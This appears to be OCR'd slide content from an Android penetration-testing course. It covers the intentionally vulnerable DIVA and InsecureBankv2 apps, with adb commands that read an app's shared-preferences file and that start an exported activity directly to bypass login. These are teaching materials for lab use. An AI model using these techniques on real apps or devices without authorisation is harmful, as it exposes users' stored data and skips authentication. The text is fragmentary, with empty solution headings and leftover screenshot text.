
HOMEWORK – Enable Storage in DIVA












HOMEWORK


- Launch the installed DIVA application and solve challenges 3 and 6
  - The APK is up on /home/mobile/Desktop/vulnapps/DIVA.apk

- Make sure to disassemble and look at the code to understand how the vulnerable code pattern looks like and where the data is being stored




SOLUTION - 1


- `adb shell`
- `cd /data/data`
- `ls -la | grep diva`
- `cd /data/data/jakhar.aseem.diva`
- `cat /data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml`



SOLUTION - 2



SOLUTION - 2



Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

Identifying Android app components

- Start any application analysis with ***AndroidManifest.xml***

- Look for components such as <activity>, <provider>,<receiver> and so on

- Use the ***android:name*** element to determine the exact name of the component, which will be used for later analysis

AndroidManifest.xml (~/Lab/Android-Ins...Bankv2/InsecureBankv2/app/src/main) - VIM

File Edit View Search Terminal Help

```
        android:label="@string/app_name"
        android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
        <!--
        android:theme="@style/AppTheme"-->
        <activity
            android:name=".LoginActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity
            android:name=".FilePrefActivity"
            android:label="@string/title_activity_file_pref"
            android:windowSoftInputMode="stateVisible|adjustResize|adjustPan">
        </activity>
        <activity
            android:name=".DoLogin"
            android:label="@string/title_activity_do_login" >
        </activity>
        <activity
            android:name=".PostLogin"
            android:exported="true"
            android:label="@string/title_activity_post_login" >
        </activity>
        <activity
```

58,1 44%

Exploiting Android Components


- Activities
- Content Providers
- Services
- Broadcast Receivers

Android App Components – Activities

- Visual Screens of an Android application
- Contains of different layouts
- Anything you could interact with
- Wallet applications

Exploiting Android Components Activities


```
adb shell am start -n <packageName>/.<activityName>
```


QuickTime Player File Edit View Window Help
100% Wed 12:59 PM dns
dns — dns@dns-mac — ~ — -zsh — 80×24
Genymotion for personal use - testdevice1 (1080x2160, 42...
12:59
Search apps
Amaze
Android-...
Android-...
APK Exp...
bh2019
BuggyNe...
Calculator
Calendar
Camera
Catch
Clock
Contacts
Custom...
Dev Setti...
Dev Tools
Diva
drozer A...
Email
Files
FridaLoa...
Gallery
Insecure...
KeepSafe
LinkedIn
Messagi...
Music
NCSCPin
Network...
Phone
Play Store
free for personal use
https://t.me/learningnets

Bypassing Authentication

